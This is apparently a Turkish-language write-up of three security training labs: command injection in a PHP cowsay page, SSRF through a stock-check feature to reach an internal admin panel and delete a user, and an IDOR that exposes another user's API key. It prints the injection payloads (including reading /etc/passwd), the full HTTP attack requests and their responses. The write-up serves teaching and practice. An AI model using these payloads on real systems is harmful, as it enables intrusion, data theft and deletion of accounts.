




[TryHackMe | OWASP Top 10 - 2021](#)

3.1. Command Injection

Öncelikle bilgilendirme kısmında bize cowsay'ın nasıl gerçekleştiği hakkında bilgi veriyor.



Burada yazdığımız stringin bize yansıdığını görüyoruz

```
<?php
if (isset($_GET["mooing"])) {
    $mooing = $_GET["mooing"];
    $cow = 'default';

    if(isset($_GET["cow"]))
        $cow = $_GET["cow"];

    passthru("perl /usr/bin/cowsay -f $cow $mooing");
}
?>
```

Cowsay ın passthru adında bir fonksiyon ile gerçekleştiğini öğreniyoruz passthru fonksiyonunun nasıl çalıştığını öğrenmek [PHP: passthru - Manual](#) adresine gidiyoruz.

Görüldüğü gibi bizim stringimiz \$mooring kısmına yansıtılıyor.

```
perl /usr/bin/cowsay -f default $(whoami)
```

Burada komut çalıştırabildiğimizi farkediyoruz .



What strange text file is in the website's root directory?

`$(ls -la)`

```
/ total 24 drwxr-xr-x 4 root root 4096
| Feb 3 2023 . drwxr-xr-x 1 root root
| 4096 Feb 3 2023 .. drwxr-xr-x 2 root
| root 4096 Sep 9 2022 css -rw-r--r-- 1
| root root 78 Feb 3 2023 drpepper.txt
| -rw-r--r-- 1 root root 2402 Sep 9 2022
| index.php drwxr-xr-x 2 root root 4096
\ Sep 9 2022 js
-----
\   ^__^
 \  (oo)\_______
  (__)\       )\/\
    ||----w |
    ||     ||
```

: drpepper.txt

How many non-root/non-service/non-daemon users are there?

\$(cat /etc/passwd)

```
/ root:x:0:0:root:/root:/bin/ash
| bin:x:1:1:bin:/bin:/sbin/nologin
| daemon:x:2:2:daemon:/sbin:/sbin/nologin
| adm:x:3:4:adm:/var/adm:/sbin/nologin
| lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
| n_sync:x:5:0:sync:/sbin:/bin/sync
| shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
| tdown halt:x:7:0:halt:/sbin:/sbin/halt
| mail:x:8:12:mail:/var/mail:/sbin/nologin
| n
| news:x:9:13:news:/usr/lib/news:/sbin/nologin
| login
| uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
| :/sbin/nologin
| operator:x:11:0:operator:/root:/sbin/nologin
| login
| man:x:13:15:man:/usr/man:/sbin/nologin
| postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
| :/sbin/nologin
| cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
| /nologin
| ftp:x:21:21::/var/lib/ftp:/sbin/nologin
| sshd:x:22:22:sshd:/dev/null:/sbin/nologin
| in
| at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
| bin/nologin
| squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
| bin/nologin xfs:x:33:33:X Font
| Server:/etc/X11/FontServer:/sbin/nologin
```

Listelenen standart kullanıcılar yoktur. : 0

What user is this app running as?

Bu sorunun cevabını da bu komutla bulabiliriz

\$(whoami)

: apache

What is the user's shell set as?

```
/ root:x:0:0:root:/root:/bin/ash
| bin:x:1:1:bin:/bin:/sbin/nologin
| daemon:x:2:2:daemon:/sbin:/sbin/nolog:
| adm:x:3:4:adm:/var/adm:/sbin/nologin
| lp:x:4:7:lp:/var/spool/lpd:/sbin/nolog
| n sync:x:5:0:sync:/sbin:/bin/sync
| shutdown:x:6:0:shutdown:/sbin:/sbin/sl
| tdown halt:x:7:0:halt:/sbin:/sbin/halt
| mail:x:8:12:mail:/var/mail:/sbin/nolog
| n
| news:x:9:13:news:/usr/lib/news:/sbin/n
| login
| uucp:x:10:14:uucp:/var/spool/uucppubl:
| :/sbin/nologin
| operator:x:11:0:operator:/root:/sbin/n
| login
| man:x:13:15:man:/usr/man:/sbin/nologin
| postmaster:x:14:12:postmaster:/var/ma:
| :/sbin/nologin
| cron:x:16:16:cron:/var/spool/cron:/sb:
| /nologin
| ftp:x:21:21::/var/lib/ftp:/sbin/nolog:
| sshd:x:22:22:sshd:/dev/null:/sbin/nol
| in
| at:x:25:25:at:/var/spool/cron/atjobs:
| bin/nologin
| squid:x:31:31:Squid:/var/cache/squid:
| bin/nologin xfs:x:33:33:X Font
| Server:/etc/X11/fs:/sbin/nologin
```

:/sbin/nologin

What version of Alpine Linux is running?

```
$(cat /etc/os-release)
```

Submit

```
/ NAME="Alpine Linux" ID=alpine
| VERSION_ID=3.16.0 PRETTY_NAME="Alpine
| Linux v3.16"
| HOME_URL="https://alpinelinux.org/"
| BUG_REPORT_URL="https://gitlab.alpine.
\ nux.org/alpine/aports/-/issues"
```

```
  \   ^__^
    \  (oo)\_______
        (__)\       )\/\
           ||----w |
           ||     ||
```

: 3.16.0

ZAAFIYEETİN ÖNLENEBİLMESİ İÇİN GİRDİ DOĞRULAMASI YAPILMALI

Lab: Basic SSRF against another back-end system

APPRENTICE

LAB

✓ Solved



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.

<https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system>

Server-Side Request Forgery (SSRF)

Bu labde görevimiz

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.

Uygulamada sistemden veri getiren bir stok kontrol özelliğine sahip olduğunu biliyoruz

for you.

Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of wonder how you ever lived without

London

Check stock

Stok kontrol özelliğini bulduk

```
1 POST /product/stock HTTP/2
2 Host: Oaaf002b0364adbc813625de00a600c8.web-security-academy.net
3 Cookie: session=uuTIqzuFR2nHOf1hznCUCaEpK9pRhiX1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaaf002b0364adbc813625de00a600c8.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 96
11 Origin: https://Oaaf002b0364adbc813625de00a600c8.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Şimdi “stockApi”nin değerini değiştirmeye çalışacağız. Yeni veri yükünü <http://192.168.0.1:8080/admin> yapacağız fakat 400 hatalı istek cevabını alıyoruz burada amacımız ssrf in ana mantığı olan stockapi featurenin isteğini değiştirerek erişimimizin olmadığı sayfayı görüntüleyebiliyormuyuz sorusunu sormak

Request

PrettyRawHex

```
1 POST /product/stock HTTP/2
2 Host: Oaaf002b0364adbc813625de00a600c8.web-security-academy.net
3 Cookie: session=uuTIqzuFR2nHOf1hznCUCaEpK9pRhiX1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaaf002b0364adbc813625de00a600c8.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 44
11 Origin: https://Oaaf002b0364adbc813625de00a600c8.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http%3A%2F%2F192.168.0.1:8080/admin
```

Response

PrettyRawHexRender

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 19
5
6 "Missing parameter"
```

Şimdi sırada bu isteği intruder a atıp doğru ip numarasını bulalım

230	230	500	123
231	231	500	142
232	232	500	117
233	233	404	144
234	234	500	117
235	235	500	140
236	236	500	155

Request	Response
Pretty	Raw
6	Accept-Language: en-US,en;q=0.5
7	Accept-Encoding: gzip, deflate, br
8	Referer: https://0aaf002b0364adbc813625de00a600c8.web-security-academy.net/product?productId=1
9	Content-Type: application/x-www-form-urlencoded
10	Content-Length: 98
11	Origin: https://0aaf002b0364adbc813625de00a600c8.web-security-academy.net
12	Sec-Fetch-Dest: empty

192.168.0.233 bize 404 verdi buraya bir istek yapıyoruz

Request	Response
Pretty	Raw
1	POST /product/stock HTTP/2
2	Host: 0aaf002b0364adbc813625de00a600c8.web-security-academy.net
3	Cookie: session=uuTIqzurfR2nHOfIhznCUKaEpK9pRhiXl
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5	Accept: */*
6	Accept-Language: en-US,en;q=0.5
7	Accept-Encoding: gzip, deflate, br
8	Referer: https://0aaf002b0364adbc813625de00a600c8.web-security-academy.net/product?productId=1
9	Content-Type: application/x-www-form-urlencoded
10	Content-Length: 46
11	Origin: https://0aaf002b0364adbc813625de00a600c8.web-security-academy.net
12	Sec-Fetch-Dest: empty
13	Sec-Fetch-Mode: cors
14	Sec-Fetch-Site: same-origin
15	Priority: u=0
16	Te: trailers
17	
18	stockApi=http%3A%2F%2F192.168.0.233:8080/admin

Response
Pretty
Web Security Academy
Basic SSRF against another back-end system
LAB Not solved
Back to lab description >>
Home Admin panel My account
Users
wiener - Delete
carlos - Delete

Aradığımız admin panelini buluyoruz istek sahteciliği ile

<http://192.168.0.233:8080/admin/delete?username=carlos>

isteği ile amacımıza ulaşıyoruz .



Broken Access Control

Lab: User ID controlled by request parameter

APPRENTICE



LAB



Solved



This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`



ACCESS THE LAB

Bu laboratuvarın kullanıcı hesabı sayfasında yatay ayrıcalık yükseltme güvenlik açığı olduğunu ve

Laboratuvarı çözmek için carlos kullanıcısının API anahtarını edinip ve çözüm olarak göndermemiz isteniyor.

Sayfaya erişiyoruz

WE LIKE TO
SHOP

Conversation Controlling Lemon

★★★★★ \$28.44

[View details](#)

Folding Gadgets

★★★★★ \$57.89

[View details](#)

Baby Minding Shoes

★★★★★ \$41.76

[View details](#)

Cheshire Cat Grin

★★★★★ \$97.77

[View details](#)

Bize verilen kullanıcı bilgileri ile sisteme giriş yapıyoruz

Intercept HTTP history WebSockets history Proxy settings


Request to https://0ac40017041d2805824a7e90004900c7.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0ac40017041d2805824a7e90004900c7.web-security-academy.net
3 Cookie: session=KrkHhUkn858FBXnC2HdsDvmyU3Rpvvggk
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 68
10 Origin: https://0ac40017041d2805824a7e90004900c7.web-security-academy.net
11 Referer: https://0ac40017041d2805824a7e90004900c7.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=XNrTyXulH30ny20kwL8jOagxw51DHMJ&username=viener&password=peter
```

Burada gözümüze çarpan bir şey var GET isteğinde id parametresi bizim kullanıcı adımızı almış durumda eğer biz bu id parametresini repeater a gönderip



Kullanıcı adını carlos ile değiştir carlos a ait api key i almış oluyoruz

⚡

Project

Intruder

Repeater

View

Help

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

1 x2 x3 x4 x+

Send⚙️Cancel<>>>

Target: https://0ac40017041d2805824a7e9f

Request

PrettyRawHex

1 GET /my-account?id=carlos HTTP/2

2 Host: 0ac40017041d2805824a7e9f0004900c7.web-security-academy.net

3 Cookie: session=FktIgBsmRes5wDssFjD5hdEnhPJjRQwW

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Upgrade-Insecure-Requests: 1

9 Sec-Fetch-Dest: document

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-Site: none

12 Sec-Fetch-User: ?1

13 Priority: u=0, i

14 Te: trailers

15

16

Response

PrettyRawHexRender

49

50<p>

51</p>

52

53My account

54

55<p>

56</p>

57

58Log out

59

60<p>

61</p>

62</section>

63</header>

64<header class="notification-header">

65</header>

66<h1>

67My Account

68</h1>

69<div id=account-content>

70<p>

71Your username is: carlos

72</p>

73<div>

74Your API Key is: InXsxs3XlMclGBacF5dV9x3Diz9wYiB1

75</div>

76

77<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">

78</form>